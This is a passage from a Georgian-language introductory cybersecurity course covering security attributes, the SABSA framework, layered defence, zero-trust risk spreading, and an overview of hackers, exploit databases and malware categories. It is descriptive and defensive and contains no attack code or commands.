თუ რამე ელექტრონულადაა ხელმოწერილი, ნიშნავს უტყუარობას, მთლიანობას და თუ დაშიფრულიცაა, მაშინ ასევე მიიღებთ კონფიდენციალურობას.

ამგვარად, იმის მიხედვით, თუ რა ატრიბუტებია მინიჭებული და შემდეგ რა ქმედებებს მიანიჭებთ მათ, მიიღებთ მონაცემების შესაბამის დაცვას.


პარკერიანჰექსაიდის შემდეგ ატრიბუტების კიდევ ბევრი სხვადასხვა სისტემა განისაზღვრა. ერთ-ერთი ასეთი სისტემაა SABSA ბიზნეს ატრიბუტები. ეს ატრიბუტები ცოტა უკეთესად არის გასაგები ბიზნესებისათვის. ქვემოთ მოყვანილი ბმულები მოგცემთ დამატებით ინფორმაციას ზემოთ განხილულ საკითხებზე.

https://www.stationx.net/sabsa/
https://enterprisemodelingsolutions.com/ext-sabsa/?gclid=CjwKCAjwkdL6BRAREiwA-kiczO5_enNxwe1ET2uJoHlGfor6_ra7oSP7_NyYkgQ3KLeOIrkfPcv1VxoCJXYQAvD_BwE
https://whatis.techtarget.com/definition/Confidentiality-integrity-and-availability-CIA
https://en.wikipedia.org/wiki/Parkerian_Hexad
https://en.wikipedia.org/wiki/Non-repudiation
https://en.wikipedia.org/wiki/Authentication
https://en.wikipedia.org/wiki/Authorization

SABSA Framework	**ASSETS** (What)	**MOTIVATION** (Why)	**PROCESS** (How)	**PEOPLE** (Who)	**LOCATION** (Where)	**TIME** (When)
CONTEXTUAL ARCHITECTURE	Business Decisions Taxonomy of Business Assets, including Goals & Objectives Contextual Assets Model	Business Risk Opportunities & Threats Inventory Contextual Motivation Model	Business Processes Inventory of Operational Processes Contextual Process Model	Business Governance Organizational Structure & Extended Enterprise Contextual People Model	Business Geography Inventory of Buildings, Sites, Territories, Jurisdictions, etc. Contextual Location Model	Business Time Dependence Time dependencies of business objectives Contextual Time Model
CONCEPTUAL ARCHITECTURE	Business Knowledge & Risk Strategy Business Attributes Profile Conceptual Assets Model	Risk Management Objectives Enablement & Control Objectives; Policy Architecture Conceptual Motivation Model	Strategies for Process Assurance Process Mapping Framework; Architectural Strategies for ICT Conceptual Process Model	Roles & Responsibilities Owners, Custodians and Users; Service Providers & Customers Conceptual People Model	Domain Framework Security Domain Concepts & Framework Conceptual Location Model	Time Management Framework Through-Life Risk Management Framework Conceptual Time Model
LOGICAL ARCHITECTURE	Information Assets Inventory of Information Assets Logical Assets Model	Risk Management Policies Domain Policies Logical Motivation Model	Process Maps and Services Information Flows; Functional Transformations; Service Oriented Architecture Logical Process Model	Entity & Trust Framework Entity Schema; Trust Models; Privilege Profiles Logical People Model	Domain Maps Domain Definitions; Inter-domain associations & interactions Logical Location Model	Calendar & Timetable Start Times, Lifetimes & Deadlines Logical Time Model
PHYSICAL ARCHITECTURE	Data Assets Data Dictionary & Data Inventory Physical Assets Model	Risk Management Practices Risk Management Rules & Procedures Physical Motivation Model	Process Mechanisms Applications; Middleware; Systems; Security Mechanisms Physical Process Model	Human Interface User Interface to ICT Systems; Access Control Systems Physical People Model	ICT Infrastructure Host Platforms; Layout & Networks Physical Location Model	Processing Schedule Timing & Sequencing of Processes and Sessions Physical Time Model
COMPONENT ARCHITECTURE	ICT Components ICT Products, including Data Repositories and Processors Component Assets Model	Risk Management Tools & Standards Risk Analysis Tools; Risk Registers; Risk Monitoring & Reporting Tools Component Motivation Model	Process Tools & Standards Tools and Protocols for Process Delivery Component Process Model	Personnel Management Tools & Standards Identities; Job Descriptions; Roles; Functions; Actions & Access Control Lists Component People Model	Locator Tools & Standards Nodes, Addresses and other Locators Component Location Model	Step Timing & Sequencing Tools Time Schedules; Clocks, Timers & Interrupts Component Time Model
SERVICE MANAGEMENT	Service Delivery Management Assurance of Operational Continuity & Excellence	Operational Risk Management Risk Assessment; Risk Monitoring & Reporting; Risk Treatment	Process Delivery Management Management & Support of Systems, Applications & Services	Personnel Management Account Provisioning; User Support Management	Management of Environment Management of Buildings, Sites, Platforms & Networks	Time & Performance Management Management of Calendar and Timetable

აქტივების დაცვის ერთ-ერთი პრინციპი არის ეშელონირებული, ანუ რამდენიმე შრიანი დაცვა. ასეთი დაცვის ლოგიკა იმაში მდგომარეობს, რომ თუ ერთი შრე დაცვას ვერ შეძლებს, სხვა შრეებმა გააგრძელონ დაცვა. ეს შრეები სამ ძირითად კატეგორიად იყოფა:

1. **თავის არიდება** - ანუ ზომების მიღება იმისათვის, რომ ჰაკერებმა ვერ მოახერხონ ინფორმაციასთან წვდომა. მაგალითად, დაშიფროთ ინფორმაცია და დამალოთ შიფრის გასაღები ისე, რომ ჰაკერებმა ვერ მიაგნონ.
2. **აღმოჩენა** - ანუ ზომები, რომ აღმოაჩინოთ ჰაკერების თქვენს სისტემაში შეღწევის მცდელობა.
3. **აღდგენა** - შესაძლებლობა იმისა, რომ თუ რამე დაზიანდა, ანდა დაიკარგა, აღადგინოთ.



ამ კატეგორიების შინაარსი მდგომარეობს იმაში, რომ თავი აარიდოთ შესაძლო პრობლემებს, თუ ვერ მოახერხებთ გაარკვიოთ, რა მოხდა და თუ რამე დაზიანდა ან დაიკარგა, სასწრაფოდ აღადგინოთ. ქვემოთ მოყვანილი ცხრილი გიჩვენებთ ეშელონირებული დაცვის მოწყობის ძირითად ფუნქციებს.

თავის არიდება

ცნობილი საფრთხეები		უცნობი საფრთხეები	
• შავი სიები • რეპუტაციული სისტემები; • ინფორმაცია ახალ საფრთხეებზე; • ხელმოწერაზე დაფუძნებული ქსელები და საბოლოო დანიშნულების მეთოდები; • შეჭრის შეჩერების სისტემები	• ვირტუალური კლავიატურები; • ბმულების ბლოკერები; • შინაარსის ფილტრები; • მიღების ბაზაზე დაფუძნებული დამცავი კედლები (firewall); • ბავშვების დაცვის პროგრამები; • ფაილების და დისკების დაშიფვრა	• სისტემური შეცდომების თავის არიდება; • ქვიშის ყუთები; • იზოლაცია და ერთმანეთისაგან გამოყოფა (compartmentalization); • პროგრამების თეთრი სია; • სანდოდ ცნობილი აპლიკაციების კონტროლი;	• მიღების ბაზაზე დაფუძნებული დამცავი კედლები (firewall); • ფაილების და დისკების დაშიფვრა; • უსაფრთხოდ წაშლა; • წვდომის კონტროლის სიები; • მომხმარებლის წვდომის კონტროლი; • პროგრამების შეზღუდვის პროტოკოლები.

აღმოჩენა

ცნობილი საფრთხეები		უცნობი საფრთხეები	
• ანტი-ვირუსები; • შეღწევის აღმომჩენი სისტემები; • ვებ აპლიკაციების დამცავი კედლები; • ოპერაციული სისტემის შემოწმება; • კრედიტის რეგულარული შემოწმება;	• ხარვეზების სკანირება; • ქსელის დინების რეგულარული შემოწმება; • ანტი-სპამი; • EDR ტექნოლოგია	• ქცევითი ანალიზი; • ანომალიების აღმოჩენა; • ბინარული ანალიზი; • მანქანური შესწავლა;	• თვითშემსწავლელი შემოწმების მეთოდები; • ოპერაციული სისტემის შემოწმება; • EDR ტექნოლოგია; • CanaryPi • Canary მონეტები.

აღდგენა

• ანტი-ვირუსი; • ავტომატური პასუხები; • არქივები;	• მიმდინარე სიტუაციის კადრი; • რე-ვიზუალიზაცია; • უკან დაბრუნება; • EDR ტექნოლოგია;

კონფიდენციალურობის, ანონიმურობის და უსაფრთხოების დასაცავად ხშირად შეიძლება მოგიწიოთ, ენდოთ რაღაც სისტემებს ან პიროვნებებს. მაგალითად: უნდა ენდოთ ოპერაციულ სისტემებს, მყარ დისკებს, დაშიფვრის მეთოდებს, ინტერნეტის სერვისის მომწოდებელს, სხვადასხვა ვებსაიტებს, პროგრამებს და ა.შ., ასევე შეიძლება დაგჭირდეთ, რომ ენდოთ იმ ხალხს, ვინც თქვენს უსაფრთხოებას უზრუნველყოფს. რაც უფრო ნაკლებ რამეს ენდობით ბრმად, მით უკეთესია უსაფრთხოების, კონფიდენციალურობისა და ანონიმურობისთვის. უსაფრთხოების სპეციალისტები იყენებენ ე.წ. ნულოვანი ნდობის მოდელს, სადაც ბრმად არავის ენდობიან, ისინი, როგორც წესი, სწავლობენ და აფასებენ თავისი სისტემის შემადგენელ ყოველ ნაწილს და ადგენენ, ყოველი ასეთი

შემთხვევა რისკის რა დოზას შეიცავს. რისკების შესაძლო ეფექტის შერბილება კი ხდება რისკების განაწილებით. ანუ არ ენდოთ არაფერს და არავის, შეაფასეთ ყოველი რისკი და გაანაწილეთ რისკები. მაგალითად, თუ გინდათ, რომ ფაილები შეინახოთ ღრუბელში, ერთ-ერთი ასეთი, ძალიან პოპულარული სერვისია Dropbox. ბევრი მომხმარებელი იყენებს ამ სერვისს თავისი ფაილების შესანახად. მიუხედავად ამისა, ბრმად ნუ ენდობით Dropbox-ს, ნუ იფიქრებთ, რომ თქვენი ფაილები ხელშეუხებელია, ფაილები შეიძლება ვინმემ წაიკითხოს, ან სისტემამ დაკარგოს, ანდა შეცვალოს კიდეც. შესაბამისად, თუ ჩათვლით რომ ფაილების დაკარგვა მნიშვნელოვანი რისკია, მაშინ ზომები უნდა მიიღოთ. მაგალითად: ფაილების საარქივო ასლები ჩაიწერეთ გარე მყარ დისკზე; დაშიფრეთ ფაილები თქვენს კომპიუტერზე, შიფრის გასაღები ცალკე შეინახეთ, და ფაილები მხოლოდ ამის შემდეგ ატვირთეთ Dropbox-ზე. ამგვარად, გაანაწილებთ რისკს დაშიფვრასა და Dropbox-ზე განთავსებას შორის, ასევე ფაილების სარეზერვო ასლის ჩაწერასა და Dropbox-ზე განთავსებას შორის. გაითვალისწინეთ, რომ დაშიფვრასაც და სარეზერვო ასლის ჩაწერასაც აქვს თავისი რისკები. არსებობს ე.წ. ნულოვანი ცოდნის (Zero Knowledge) სისტემები, რომლებიც ამბობენ, რომ სისტემამ არ იცის, რა მონაცემებს ამუშავებს და ასევე ამ მონაცემებს არ იმახსოვრებს. ასეთი სისტემების შესახებ მეტის ცოდნა თუ გნებავთ, მიმართეთ ამ ბმულზე https://link.springer.com/content/pdf/10.1007/BF00195207.pdf განთავსებულ სტატიას, ასევე შეგიძლიათ გადახვიდეთ ვიკიპედიას ბმულზე https://en.wikipedia.org/wiki/Zero_Knowledge_Systems#:~:text=Zero%2DKnowledge%20Systems%20(also%20known,Freedom%20Network%2C%20its%20privacy%20network.&text=Zero%2DKnowledge%20Systems%20was%20one,with%20a%20for%2Dprofit%20technology. ასევე საინტერესოა სტატია, თუ რას ნიშნავს ღრუბლებში ნულოვანი ცოდნით დაშიფვრა https://www.cloudwards.net/what-exactly-is-zero-knowledge-in-the-cloud-and-how-does-it-work/

თუმცა, თუ თვლით, რომ ინფორმაცია ძალიან მნიშვნელოვანია, ბოლომდე ნუ ენდობით ასეთ სისტემებს. არავინ იცის, რამდენად სანდოა, რასაც ისინი აცხადებენ; ან შეიძლება მათი სისტემა გატეხონ, ან თვითონ შეცვალონ სისტემა. ამიტომ შეეცადეთ, როგორც მინიმუმ, დაშიფვრაც გამოყენოთ, როგორც დაცვის დამატებითი შრე.

თავი 2. გაიცანით მტრები - ანუ რა საფრთხეები გემუქრებათ კიბერსივრცეში


ზემოთ მოყვანილი თეორიული ნაწილის შემდეგ ამ ნაწილში შედარებით დაწვრილებით განვიხილავთ ძირითად საფრთხეებს და მოწინააღმდეგეებს. კონკრეტულად, განვიხილავთ ჰაკერობას, სახიფათო პროგრამებს, ბროუზერების ხარვეზებს, ფიშინგს, დაშიფრვას და სხვას. უსაფრთხოება განისაზღვრება სწორედ ასეთი საფრთხეების რისკების იდენტიფიცერებით და მათი შესუსტებისა თუ განაწილების მექანიზმებით.

როგორ აღწევენ თქვენს კომპიუტერში ჰაკერები? წავიდა ის დრო, როცა ვიღაც ინდივიდუალურად ცდილობდა კომპიუტერში შეღწევას, დღევანდელი ჰაკერები წერენ ან ყიდულობენ ავტომატიზებულ პროგრამებს, რომ დაათვალიერონ თქვენი სისტემები და იპოვონ ხარვეზები. ალბათ ვერც კი წარმოგიდგენიათ, მაგრამ ყოველი ჩვენგანი წარმოადგენს ასეთი შეტევების სამიზნეს ხანდახან დღეში რამდენჯერმეც კი. მაგალითად, თქვენი როუტერი ალბათ დღეში ერთხელ მაინც სკანირდება; ან იღებთ სპამ ელ-ფოსტას; ზოგიერთი შეტყობინება ცდილობს, რომ სადღაც შეგიტყუოთ, ანდა რამე ბმულზე გადაგიყვანოთ, ან რამე თანდართული ფაილი გაგახსნევინოთ, რომელიც თქვენგან უხილავად უკანა კარებს გაუხსნის ჰაკერს კომპიუტერში შემოსაღწევად. ჰაკერები ხშირად უზარმაზარ ქსელებს ქმნიან ინტერნეტის საშუალებით, რომ რაც შეიძლება დიდი მოცულობის სკანირება მოახდინონ და ხარვეზები აღმოაჩინონ. ქვემოთ მოყვანილ ბმულზე ნახავთ ჰაკერების მიმდინარე აქტივობას, კომპანია NORSE ქმნის სპეციალურ სერვერებს ხარვეზებით იმისათვის, რომ მონიტორინგი გაუკეთოს ჰაკერებს მსოფლიოს მასშტაბით.
https://fossbytes.com/this-real-time-cyber-attack-map-shows-the-truth-of-global-cyber-war/

დაახლოებით ასეთ სურათს დაინახავთ, რომელზეც ჩანს ძალიან ბევრი ჰაკერი და მათი სამიზნეები.

კომპიუტერებში შეღწევას, იდენტობის თუ სხვა ინფორმაციის მოპარვას ალბათ ჰაკერებისათვის რამე სარგებელი მოაქვს, თორემ თავს რატომ შეიწუხებდნენ. მართლაც, ძალიან ცოტა პოლიტიკურად მოტივირებული ან მორალით განპირობებული შემთხვევის გარდა, ჰაკერების ძირითადი მასა ცდილობს, ფული იშოვოს. მაკაფის მოხსენების მიხედვით ყოველწლიურად 445 მილიარდ დოლარამდე იკარგება კიბერკრიმინალების შეტევების გამო (https://www.mcafee.com/enterprise/en-us/threat-center/mcafee-labs/reports.html). როგორ ყიდიან ჰაკერები ინფორმაციას და როგორ აკეთებენ ფულს, საკმაოდ კარგად არის აღწერილი შემდეგ სტატიაში https://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/. ჰაკერები ყიდიან თქვენს ინფორმაციას, რომელიც მერე სხვების მიერ გამოიყენება თქვენგან ფულის გასაკეთებლად, ან უფრო ღრმად შესაღწევად თქვენს სისტემაში, ან იპარავენ ინფორმაციას, რომელსაც იყენებენ შანტაჟისათვის, ან შიფრავენ თქვენს ინფორმაციას და გაშანტაჟებენ, რომ ინფორმაციას დაკარგავთ, თუ ფულს არ გადაიხდით. განსაკუთრებით დამაზიანებელია ელ-ფოსტაში შეღწევა, სადაც ბევრი ინფორმაციაა თქვენ შესახებ და კრიმინალებს ამ ინფორმაციის გამოყენება შეუძლიათ თქვენ წინააღმდეგ ან ფულის გასაკეთებლად. ცხადია, ასეთი სიტუაცია არ არის სახარბიელო და ყველანაირად უნდა შეეცადოთ, რომ თავი დაიცვათ კრიმინალებისაგან. ამ კურსში შევეცდებით, გასწავლოთ, როგორ დაიცვათ თავი.

რა არის სამი რამ, რაც აუცილებლად უნდა გააკეთოთ კიბერთავდაცვისათვის? თუ ამ კითხვის პასუხად თავში მოგივიდათ ანტივირუსი, მხოლოდ ცნობილ საიტებზე შესვლა, ან საიტების მიერ ჩამოტვირთული ფაილების წაშლა - არასწორად ფიქრობთ. Google-ის გამოკვლევის მიხედვით (https://research.google/pubs/pub43963/) მთავარია, სისტემები რეგულარულად განაახლოთ, გამოიყენოთ რთული და უნიკალური პაროლები, გამოიყენოთ ორფაქტორიანი იდენტიფიცირება. ქვემოთ მოყვანილი გრაფიკა გიჩვენებთ, როგორ უპასუხეს ამ კითხვას პროფესიონალებმა და უბრალო მომხმარებლებმა. როგორც ხედავთ, დიდი განსხვავებაა პროფესიონალებისა და მომხმარებლების აზრებს შორის. ნუ წამოეგებით ანტივირუსების კომპანიების რეკლამებს და გაითვალისწინეთ პროფესიონალების აზრი.




სამწუხაროდ, კიბერდაცვა ჯერჯერობით აგებს ბრძოლას კიბერთავდასხმასთან, მთავარი პრობლემა კი მდგომარეობს იმაში, რომ მომხმარებლებს სულ უფრო რთული პროგრამები სჭირდებათ, სირთულე კი უსაფრთხოების მტერია. სირთულით გამოწვეული ერთ-ერთი მაგალითია ხარვეზები ანუ შეცდომები პროგრამებში. ხშირად, უმეტესად უნებლიედ, პროგრამების შექმნისას პროგრამისტები უშვებენ შეცდომებს, რომლებსაც შემდეგ ჰაკერები იყენებენ მონაცემების მოსაპარად. ალბათ გაგიგიათ Heartbleed ხარვეზის შესახებ. ალგორითმის ეს შეცდომა ჰაკერებს აძლევს საშუალებას, გაშიფრონ ინტერნეტის ღია SSL პროტოკოლით გადაცემული მონაცემები; SSL პროტოკოლები კი გამოიყენება ბევრ ინტერნეტპროგრამაში, მაგალითად, საბანკო პროგრამებში. ამგვარად, თუ თქვენს ბანკს არ აქვს SSL პროტოკოლის განახლებული ვერსია და არ აქვს შესაბამისი დაცვა, თქვენი საბანკო კავშირი შეიძლება ჰაკერებმა წაიკითხონ და მიიღონ წვდომა თქვენს ბანკის ანგარიშზე. რაც, თავისთავად ცხადია, არ არის სასიამოვნო ფაქტი და შეიძლება ამის შედეგად ბევრი ფული დაკარგოთ.
სამწუხაროდ, ასეთ შეცდომებს გვერდს ვერ ავუვლით. სანამ ადამიანები წერენ პროგრამებს, მანამდე ყოველთვის იქნება პროგრამირების შეცდომები. შეცდომები შეიძლება იყოს ყველგან, ოპერაციულ სისტემაში, ელ-ფოსტის (Outlook) პროგრამაში. ყველაზე საშიშია, თუ შეცდომა ინტერნეტ ბრაუზერში ან მის რომელიმე დამატებაშია. ასეთ შემთხვევებში შეიძლება ბმულის გახსნის დროს ბრაუზერმა ჩამოტვირთოს სახიფათო პროგრამა, რომელიც გამოიყენოს თქვენს კომპიუტერში შესაღწევად, ინფორმაციის მოსაპარად ან ინფორმაციის დასაშიფრად, რომ შემდეგ დაგაშანტაჟოთ და ფული მოგთხოვოთ. ასევე, შეიძლება, თქვენ კი დაიცვათ კომპიუტერი, მაგრამ მაგალითად, Dropbox-ს ჰქონდეს შეცდომა, რომლის მეშვეობითაც ჰაკერი მიიღებს წვდომას ფაილებზე. მარტო Dropbox-ის დაშიფრვას თუ ენდობით, გასაღებები ფაილებთან ერთად ინახება და შესაბამისად, ასეთ შემთხვევებში, დაშიფვრა ვერ გადაგარჩენთ.

ზემოთ აღწერილი შეცდომები ორ ჯგუფად იყოფა, ცნობილი შეცდომები და შეცდომები, რომლებიც არ ვიცით. დავიწყოთ ცნობილი შეცდომებით. როგორც წესი, ასეთი შეცდომებისთვის არსებობს განახლებები (update), რომლებიც შეცდომებს გამოასწორებს. შესაბამისად, თუ ასეთ განახლებას იპოვით, ჩამოტვირთავთ და დააყენებთ კომპიუტერზე, შესაბამისი შეცდომა გამოსწორდება. უცნობი შეცდომებისათვის კი სხვაგვარი ქმედებებია საჭირო. ამ ქმედებებს კომპენსაციის ქმედებებს უწოდებენ. სამწუხაროდ, თანამედროვე ჰაკერებს არ სჭირდებათ განსაკუთრებული ცოდნა. ინფორმაცია ასეთი შეცდომების შესახებ ადვილად მოიძებნება ინტერნეტზე და ასევე იყიდება პროგრამები, რომლებიც ამ შეცდომების გამოყენებით კომპიუტერში შეღწევის საშუალებას იძლევიან. პროგრამული შეცდომების გამოყენების მცდელობების რაოდენობამ 2018 წლიდან შემცირება დაიწყო, რადგან ჰაკერების დიდი ნაწილი სოციალური ქსელებით სოციალურ ინჟინერიაზე გადაერთო. თუმცა შეცდომების გამოყენება ჯერ კიდევ პოპულარულია და ბევრი ახალი პროგრამა იწერება ასეთი შეცდომების უკეთ გამოსაყენებლად და შეღწევის შესანიღბად. შეცდომების გამოსაყენებელი პროგრამების პაკეტების კარგი აღწერა შეგიძლიათ იპოვოთ ამ ბმულზე: http://executemalware.com/?page_id=320 (მიუხედავად იმისა, რომ ზოგიერთი ინფორმაცია არ განახლებულა 2018-ის შემდეგ, აქ იძლევიან უამრავ საინტერესო ინფორმაციას და ბმულებს საინტერესო საიტებზე) ეს საიტი ასევე ცდილობს, კლასიფიკაცია გაუკეთოს მიმდინარე აქტიურ მიმართულებებს შეცდომების გამოყენებაში და გაჩვენოთ, რა მიმართულებით მუშაობს ჰაკერების უმეტესობა. ჰაკერებს,

რომლებსაც არ უნდათ შესაბამისი პროგრამების ყიდვა, შეუძლიათ ხარვეზების გამოყენების პროგრამები იპოვონ ინტერნეტზე. მაგალითად, ეს ბმული https://www.exploit-db.com/search?q= გადაგიყვანთ მონაცემთა ბაზაზე, რომელიც შეიცავს მიმდინარე ხარვეზებს. კარგი სავარჯიშო იქნება, თუ შეეცდებით, მოძებნოთ შესაძლო ხარვეზები, რომლებიც თქვენ მიერ გამოყენებულ პროგრამებს აქვს. მაგალითად, მოძებნეთ Microsoft office-ს შეცდომები და შესაბამისი პროგრამები. არსებობს პროგრამა, რომელიც შეიძლება მიაბათ Word-ის დოკუმენტს და მერე ელ-ფოსტით გაუგზავნოთ ვინმეს. როგორც კი ეს დოკუმენტი გაიხსნება, თქვენი პროგრამა შექმნის კომპიუტერში შესაღწევ უკანა კარს. ასევე, შეამოწმეთ ვთქვათ Apache Strut. ეს ის სისტემაა, რომლის გატეხვის შედეგადაც ჰაკერებმა მოიპარეს 140 მილიონი ადამიანის ინფორმაცია კომპანია EqiFax-ზე შეტევისას. ამ მონაცემთა ბაზაში შეგიძლიათ იპოვოთ სწორედ ის პროგრამა, რომლის მეშვეობითაც მოხდა ნახსენები შეტევა. ცხადია, ამ ბაზაში მოყვანილია ცნობილი ხარვეზები და მათი გამოყენებით კომპიუტერში შეღწევის პროგრამები. შესაბამისად, ვისაც არ აქვს შესაბამისი განახლებები, დიდი რისკის ქვეშ არიან. განსაკუთრებით საშიშია ხარვეზები, რომელთათვისაც განახლებები ჯერ კიდევ არ არსებობს. შეცდომების შესახებ ინფორმაციის კარგი წყაროა ასევე https://www.cvedetails.com/. სადაც ბევრ ინფორმაციას მიიღებთ შეცდომების/ხარვეზების შესახებ, ნახავთ ხარვეზების სტატისტიკას და მოძებნით სხვადასხვა პროგრამის შესაბამის ხარვეზებს და მათი გამოყენებით დაჰაკერების პროგრამებს.

თავიდან ჰაკერი პოზიტიური ტერმინი იყო და ნიშნავდა პიროვნებას, ვინც მუშაობდა ამოცანაზე, სანამ მას არ ამოხსნიდა. სამწუხაროდ, ეს ტერმინი მოგვიანებით გადაიქცა უარყოფით ტერმინად და ნიშნავს პიროვნებას, რომელიც რამე მავნებლობას გეგმავს საკომპიუტერო სისტემებში.



სურათი გიჩვენებთ IRC (Internet Relay Chat) ჩათის არხს, რომელშიც ათასობით სხვადასხვა ინფორმაციის გაცვლა ხდება ჰაკერებს შორის, მათ შორის, საკრედიტო ბარათების ინფორმაცია, სხვადასხვა საიდენტიფიკაციო ინფორმაცია, სხვა ტიპის ამბები, რომლებსაც ჰაკერები იყენებენ თავიანთ ბნელ საქმეებში. აქ, როგორც წესი, ინფორმაცია იყიდება. IRC არ არის ბნელი ქსელის ნაწილი, მასში შეღწევა ხდება სპეციალური კლიენტი პროგრამის მეშვეობით.

ჰაკერები ორ ტიპად იყოფიან - ე.წ. „თეთრქუდიანი“ ჰაკერები, რომლებიც ძირითადად კიბერსპეციალისტები არიან და კომპანიებს ეხმარებიან საკომპიუტერო უსაფრთხოების ტესტირებაში და ებრძვიან კიბერკრიმინალებს. მეორე ტიპი კი არიან ე.წ ”შავქუდიანი“ ჰაკერები, რომლებიც ძირითადად კიბერკრიმინალები არიან. ისინი ცდილობენ დააზიანონ ან მოიპარონ საკომპიუტერო ინფორმაცია, შეაღწიონ სხვადასხვა ქსელებში და სისტემებში, რისი საბოლოო მიზანიც ფულის გაკეთებაა. სამწუხაროდ, წავიდა ის დრო, როცა ჰაკერები იყვნენ საკუთარი სახლის სარდაფიდან მომუშავე ახალგაზრდები, რომლებიც ჰაკერობდნენ უფრო საკუთარი ინტერესის დასაკმაყოფილებლად და ცოდნის გასაღრმავებლად. თანამედროვე ჰაკერების უმეტესობა ზრდასრული კრიმინალები არიან. ჰაკერები ხშირად ჯგუფებში ერთიანდებიან, არსებობს რამდენიმე ძლიერი ჯგუფი, ზოგიერთი ჰაკერული ჯგუფი ერთმანეთთან დაკავშირებულია მათი მოტივების მიხედვით, ზოგი ფულის შოვნის მიზეზით, ზოგიც პოლიტიკური მრწამსის გამო.

ქვემოთ სწორედ „შავქუდიან“ ჰაკერებზე ვილაპარაკებთ. ჰაკერების უმეტესობას სკრიპტ კნუტებს (script kitty) უწოდებენ. მათ არ აქვთ სისტემების ღრმა ცოდნა და სხვების მიერ დაწერილ სკრიპტებს (პროგრამებს) იყენებენ. ყველაზე საშიში ჰაკერების ის 5%-ია, რომელსაც აქვს საკმარისი ცოდნა, რომ შესაბამისი პროგრამები დაწეროს და გაყიდოს. სწორედ ამიტომ სკრიპტ კნუტები საკმაოდ საშიშები არიან, რადგან მათ უბრალოდ შეუძლიათ იყიდონ

შესაბამისი პროგრამა და დაგაჰაკერონ. კიდევ უფრო უარესი - მცოდნე ჰაკერებს შექმნილი აქვთ იატაკქვეშა ბაზრები, სადაც მყიდველებს სთავაზობენ დაჰაკერების მომსახურებას. შესაბამისად, თითქმის ნებისმიერს შეუძლია შეუკვეთოს რომელიმე სისტემის გატეხვა და ინფორმაციის მოპარვა.
ჰაკერების ერთ-ერთი იარაღია **სახიფათო პროგრამები (malware).** ეს პროგრამები დაწერილია საკომპიუტერო სისტემებში მავნებლობისათვის. სახიფათო პროგრამები რამდენიმე ჯგუფად იყოფა, ერთ-ერთი ყველაზე ფართო ჯგუფია

- **მაკრო პროგრამები.** ეს პროგრამები იწერება ვიზუალ ბეისიკში ან მსგავს ენებში და თან ერთვის დოკუმენტებს. მათი უპირატესობა იმაში მდგომარეობს, რომ ისინი საკომპიუტერო სისტემაზე არ არიან დამოკიდებული.

მეორე ჯგუფია

- **უხილავი ვირუსები** (steals virus), რომლებიც ცდილობენ, მათ მიერ სისტემაში შეტანილი ცვლილებები ანტივირუსებმა ვერ აღმოაჩინონ. ისინი ან ნიღბავენ ამ ცვლილებებს ან იჭერენ ანტივირუსის მიერ სისტემისათვის გაგზავნილ მოთხოვნებს და აწვდიან არასწორ ინფორმაციას.
- **პოლიმორფული ვირუსები** სხვადასხვა ნაწილებს და ასლებს კომპიუტერის სხვადასხვა ადგილში წერენ. ამ ვირუსების ასლები შეიძლება ერთმანეთისაგან განსხვავდებოდეს და შესაბამისად მათი აღმოჩენა რთულია. ხელმოწერით ძიების შემთხვევაში ასეთი ვირუსების აღმოჩენა და მოშორება განსაკუთრებით ძნელია.
- **თვითშემცვლელი ვირუსები** - რომლებიც ანტივირუსებისაგან დამალვას თავისი კოდის შეცვლით ცდილობენ.
- **ბოტები ანუ ზომბები,** რომლებიც ჰაკერის ბრძანებას ელოდებიან, რომ რამე ქმედება ჩაიდინონ და შესაბამისად არიან ჰაკერების ბოტები და ზომბები. მაგალითად, ბოტმა კომპიუტერი შეიძლება გადააქციოს ბოტების ქსელის ნაწილად, ამ ქსელების მეშვეობით ჰაკერები ახორციელებენ მიმართვის აკრძალვის შეტევებს.
- **მატლები** (Worm), რომლებიც მანქანიდან მანქანაზე ვრცელდებიან დიდი სისწრაფით.
- **RootKit** – ძალიან საშიში ვირუსებია, რომლებიც ოპერაციული სისტემის ბირთვში იმალებიან და ამის გამო სისტემას მათი აღმოჩენის შესაძლებლობა არ აქვს.
